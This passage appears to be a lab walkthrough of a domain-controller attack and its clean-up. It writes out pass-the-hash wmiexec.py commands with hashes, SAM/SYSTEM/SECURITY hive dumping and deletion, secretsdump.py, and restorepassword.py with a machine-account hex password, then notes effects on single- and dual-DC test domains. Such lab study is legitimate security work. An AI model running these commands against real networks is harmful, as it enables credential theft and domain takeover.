
Then use wmic, pass the hash to gain local admin privileges on the domain controller (domain admin)
wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:8adfc85c3490040e942ae1e6c68f645e test.local/[email protected]

Then execute the following to copy the local SAM database to the MAC machine
- reg save HKLM\SYSTEM system.save
- reg save HKLM\SAM sam.save
- reg save HKLM\SECURITY security.save
- get system.save
- get sam.save
- get security.save
- del /f system.save
- del /f sam.save
- del /f security.save
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Extract the plaintext hex of the machine account

Finally execute
proxychains4 python3 restorepassword.py DC@DC -target-ip 10.211.55.38 -hexpass 87e2812ccea41210c80e298c9e2a43a249d6a4056027787774340fbfd4b5f969563803b0f1bae7ccd24b29b41ae611025f1952793562d73e7f4e0f8938b3361332b35dd5ee22785b79b922149db32dc5c9301f4fd9fd090f532575bf5197a9c9230955bfd96ab928ae66b3999730c75b8545e26770816f21f2dbf9dbb19432211a91224c4c618507f7091ae09435a13a04bad5f056e72d34a96f67fa33d50e7596eca7709f398d98ba9e07407d7b2e4b937e40d1bf5ff0eb2240bdf0e8287e26ea5f8e69219fa7b1c5aa0e0bd8b992a176c32b0efb914fa6c1e53d69179110b02dfc1b1a0e53b445b92588420af18960

You can see the information is fully restored.
Single domain environment:

Works perfectly. After restarting the domain controller, there are no abnormalities, but the DNS of domain member machines may have issues, though it does not affect authentication.

After password recovery:
Dual domain environment, one primary DC and one backup DC01:

Initially obtained the machine hashes of both domain controllers and found they are different.

Attempted to attack the secondary domain controller and found it did not affect the primary domain controller; the ntdis.dit data was also synchronized.

Attempted to attack the primary domain controller, and net time /domain also had errors like in the single domain environment, but after restoring the password, it recovered quickly.
Newly created accounts can synchronize directly.
